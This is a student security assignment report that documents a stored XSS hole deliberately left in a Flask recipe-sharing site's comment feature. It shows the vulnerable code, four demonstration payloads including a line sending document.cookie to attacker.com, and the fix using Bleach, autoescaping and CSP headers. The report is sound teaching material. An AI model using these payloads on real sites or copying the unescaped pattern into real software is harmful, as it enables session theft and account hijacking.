Assignment 2 - Cross Site Scripting

Gruppe 2

av

Bjarte Wik, Brage Evjen, Matias Garatun, Tor Martin Tobiassen Kohle

i

IKT222-G 25H

Software Sikkerhet

Fakultet for teknologi og realfag

Universitetet i Agder

Grimstad, September 2025

Contents

1 Overview

We choose to make a recipe sharing website. We thought this would be a perfect normal website where we could demonstrate and test XSS vulnerabilities.

1.1 Application Overview

RecipeShare is a recipe platform where users can create accounts, share recipes, and interact with eachother. We built it with Flask and SQLite.

We have implemented alot of functinality to the website. Users can register and log in with hashed passwords for authentication. Once logged in, they can create recipes with all the details you need. Ingredients, instructions, prep time, cooking time, difficulty level, and also image URLs. We added a 5-star rating system so users can rate recipes they've tried, and a favorites feature to bookmark recipes for later.

The search functionality lets users filter recipes by category (like Desserts or Main Course) and difficulty level, or search by keywords. Each user has a profile page showing their created recipes and favorites. The interface uses Bootstrap 5 for a good design with recipe cards, star ratings, and color-coded difficulty badges.

The comment system is where we introduced the XSS vulnerability. Users can post comments on any recipe, and these comments are displayed without proper sanitization. This creates a scenario where an attacker could inject scripts that execute when other users view the recipe page.

2 Vulnerability

2.1 Where We Put It

We created an XSS vulnerability in the comment system on recipe pages. We set it up so that when users post comments, the input goes straight into the database without any checks. Then when we display those comments, we're using Jinja2's `|safe` filter, which tells the template engine not to escape any HTML.

Here's the code in `recipe_detail.html`:

```
<div class="comment-content p-2 bg-light rounded">
    {{ comment.content|safe }}
</div>
```

And in `app.py`, we made the `add_comment` function store user input without any validation:

```
@app.route('/add_comment/<int:recipe_id>', methods=['POST'])
@login_required
def add_comment(recipe_id):
    content = request.form.get('content')
    # Intentionally no sanitization here
    conn.execute('''
        INSERT INTO comments (content, recipe_id, user_id)
        VALUES (?, ?, ?)
    ''', (content, recipe_id, session['user_id']))
```

2.2 Why This is Dangerous

The `|safe` filter is the problem here. Jinja2 normally escapes HTML automatically to prevent XSS attacks, but `|safe` turns off that protection. So any JavaScript or HTML someone puts in a comment will run as code instead of showing as text.

This means an attacker can inject JavaScript that executes in other users' browsers. Since it runs with the victim's permissions, they can steal session cookies, make requests pretending to be that user, or completely change what's on the page.

What makes this bad is that it's Stored XSS (also called Persistent XSS). The code gets saved in our database, so it automatically attacks every single person who views that page. Unlike Reflected XSS where you have to trick each victim individually, this one just waits in the database for victims to come to it.

3 Exploitation

We tested four different attack vectors to demonstrate how bad this vulnerability really is.

3.1 Attack 1: The Classic Alert Box

JavaScript can be executed.

1. Went to a recipe page

2. Posted this comment: `<script>alert('XSS Attack!')</script>`
3. Submitted it
4. When the page reloaded, alert box

The alert box popped up, which by itself seems harmless, but it proves we can run any JavaScript we want. That's what makes it dangerous.



Figure 1: Alert box showing "XSS Attack!"

3.2 Attack 2: Stealing Session Cookies

We can steal people's session tokens.

1. Posted this comment: `<script>alert('Session Cookie: ' + document.cookie)</script>`
2. The alert displayed the session cookie

We got access to `document.cookie`, which contains the user's session token. In a real attack, we wouldn't use an alert we'd just send it to our own server:

```
fetch('https://attacker.com/steal?cookie=' + document.cookie)
```

With that cookie, we could log in as the victim without ever knowing their password.



Figure 2: Alert displaying the session cookie value

3.3 Attack 3: The Sneaky Image Tag

XSS doesn't need `<script>` tags, you can bypass simple filters.

Posted this: `<img src=x onerror=alert('Image XSS')>`

The browser tries to load the image, fails (because 'x' isn't a real image), and triggers the `onerror` event, which runs our JavaScript. This technique works even if someone's trying to block `<script>` tags.



Figure 3: Alert from the image tag exploit

3.4 Attack 4: Complete Page Takeover

We can completely replace what people see on the page.

Posted this comment:

```
<script>
document.body.innerHTML='<h1 style="color:red;
```

```
text-align:center; margin-top:200px;">HACKED!</h1>'
</script>
```

The entire recipe page got replaced with a big red "HACKED!" message. Anyone viewing this recipe would just see our fake content instead of the actual recipe. You could use this same approach to display fake login forms and steal passwords.



Figure 4: Page displaying "HACKED!"

4 Mitigation

To secure the application against XSS attacks, we implemented multiple layers of protection.

4.1 Prevention Methods

4.1.1 Input Sanitization

The first line of defense is sanitizing user input on the server side before storing it in the database. We used the Bleach library, which is specifically designed for cleaning HTML and preventing XSS attacks.

In `app.py`, we modified the `add_comment` function:

```
import bleach

@app.route('/add_comment/<int:recipe_id>', methods=['POST'])
@login_required
def add_comment(recipe_id):
    content = request.form.get('content')
    if not content:
        flash('Comment cannot be empty!', 'warning')
        return redirect(url_for('recipe_detail', recipe_id=recipe_id))

    # Sanitize input - removes all HTML tags
    clean_content = bleach.clean(content, tags=[], strip=True)

    conn = get_db_connection()
    conn.execute('''
        INSERT INTO comments (content, recipe_id, user_id)
        VALUES (?, ?, ?)
    ''', (clean_content, recipe_id, session['user_id']))
    conn.commit()
    conn.close()

    flash('Comment added!', 'success')
    return redirect(url_for('recipe_detail', recipe_id=recipe_id))
```

The `bleach.clean()` function with `tags=[]` removes all HTML tags from the input, converting potentially malicious code into harmless plain text. The `strip=True` parameter removes the tags entirely rather than escaping them.

4.1.2 Output Encoding

The second layer of defense is proper output encoding in the template. Jinja2, Flask's templating engine, automatically escapes HTML by default to prevent XSS. However, the `|safe` filter disables this protection.

In `recipe_detail.html`, we removed the dangerous `|safe` filter:

```
<!-- Before (vulnerable) -->
```

```
<div class="comment-content p-2 bg-light rounded">
    {{ comment.content|safe }}
</div>

<!-- After (secure) -->
<div class="comment-content p-2 bg-light rounded">
    {{ comment.content }}
</div>
```

Now Jinja2 automatically converts dangerous characters like `<`, `>`, `&`, and `"` into their HTML entity equivalents (`<`, `>`, `&`, `&quot;`). This ensures that even if dangerious code gets past input sanitization, it will be displayed as text rather than executed as code.

4.1.3 Content Security Policy Headers

The third layer of defense is implementing Content Security Policy (CSP) headers. CSP is a security standard that helps prevent XSS by controlling which resources the browser is allowed to load and execute.

We added security headers to all responses in `app.py`:

```
@app.after_request
def set_security_headers(response):
    """Add security headers to prevent XSS"""
    response.headers['Content-Security-Policy'] = (
        "default-src 'self'; "
        "script-src 'self' https://cdn.jsdelivr.net; "
        "style-src 'self' https://cdn.jsdelivr.net 'unsafe-inline'; "
        "img-src 'self' https: data:;"
    )
    response.headers['X-Content-Type-Options'] = 'nosniff'
    response.headers['X-Frame-Options'] = 'DENY'
    response.headers['X-XSS-Protection'] = '1; mode=block'
    return response
```

The Content-Security-Policy header restricts where scripts, styles, and images can be loaded from, allowing execution only from our domain and the Bootstrap CDN. The additional headers provide defense against MIME-sniffing attacks and enable browser-level XSS protections.

4.2 Demonstration of Effectiveness

To show that our mitigation strategies work, we tested the same attack payloads that successfully exploited the vulnerability earlier. Figure 5 shows multiple XSS attempts that are now rendered as harmless text instead of executing as code.

Figure 5: Multiple XSS attack attempts now displayed as plain text

Looking at the screenshot, you can see that all the attack attempts we tested are just showing up as plain text instead of actually running. This includes basic script injection, page defacement, iframe injection, and image-based XSS. So our two-layer sanitization is doing its job. Bleach cleans out HTML tags before anything gets stored, and then Jinja2's auto-escaping acts as a safety net by turning any leftover angle brackets into HTML entities. None of the malicious payloads actually execute, which means our defense-in-depth approach is successfully blocking XSS attacks.

5 Reflection

Cross-Site Scripting is still one of the most common web vulnerabilities out there, even though it's been around for decades. We think this happens because new developers don't always know about these issues, teams are rushing to ship features, and modern web apps are so complex that one small mistake can break everything.

The consequences in the real world can be pretty serious. Back in 2018, British Airways got hit with an XSS attack that affected 380,000 customers and cost them a £20 million fine [1]. When we did our demonstration, we saw how easy it was to steal session cookies with just a simple comment. In a real scenario, an attacker could hijack accounts, make unauthorized transactions, or escalate their privileges to do even more damage.

For our mitigation, we went with a defense approach using multiple layers of security instead of relying on just one thing. We combined input sanitization, output encoding, and CSP headers. This way, if a developer makes a mistake in one area, the other protections can still catch it.

Working on this assignment really showed us that you don't need sophisticated attacks to exploit vulnerabilities. Most of the time, it's just simple oversights or misunderstandings that create these problems. What surprised us was how easy it is to introduce a vulnerability compared to how much work it takes to prevent them properly. This really drives home why security needs to be

part of the whole development process from the start, not something you add at the end.

List of Figures

List of Tables

Listinger

References

[1] GDPR Register. *ICO fines British Airways £20m for data breach.* Accessed: October 1, 2025. **october** 2020. URL: https://www.gdprregister.eu/news/british-airways-fine/.